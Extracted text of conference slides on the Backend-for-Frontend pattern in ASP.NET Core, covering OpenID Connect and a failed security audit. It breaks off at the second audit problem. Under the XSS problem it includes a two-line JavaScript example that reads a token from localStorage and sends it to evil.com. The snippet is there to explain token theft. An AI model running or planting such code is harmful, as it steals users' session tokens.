


Exploring Backend-for-Frontend In ASP.NET Core



About Tore Nestenius



Work <https://tn-data.se>



Blog <https://nstenius.se>



<https://meetup.com/net-skane>

Have a question about this session or beyond?


 tore@tn-data.se

First, One Important Thing

Do Ask Questions!

Background


The Blog Post




- 1 – Introduction
- 2 – Introducing the BFF pattern
- 3 – Securing the Cookie Session
- 4 – Implementing a BFF in ASP.NET Core
- 5 – Automatic Token Renewal
- 6 – Securing the BFF using CORS
- 7 – Introducing the Duende BFF Library

The New Project

The New Project




New Requirements



- Single sign-on across multiple apps
- JWT-based API access
- Social login (Facebook, Google...)



OpenID Connect To the Rescue!





Does your architecture look like this? 

The Security Audit




The security audit was a failure




What are the problems?

Problem #1: Multiple XSS vulnerabilities found




```
const token = btoa(localStorage.getItem('token'));  
(new Image()).src = `https://evil.com/?data=${token}`;
```

Problem #2: Sign-Out does not invalidate tokens

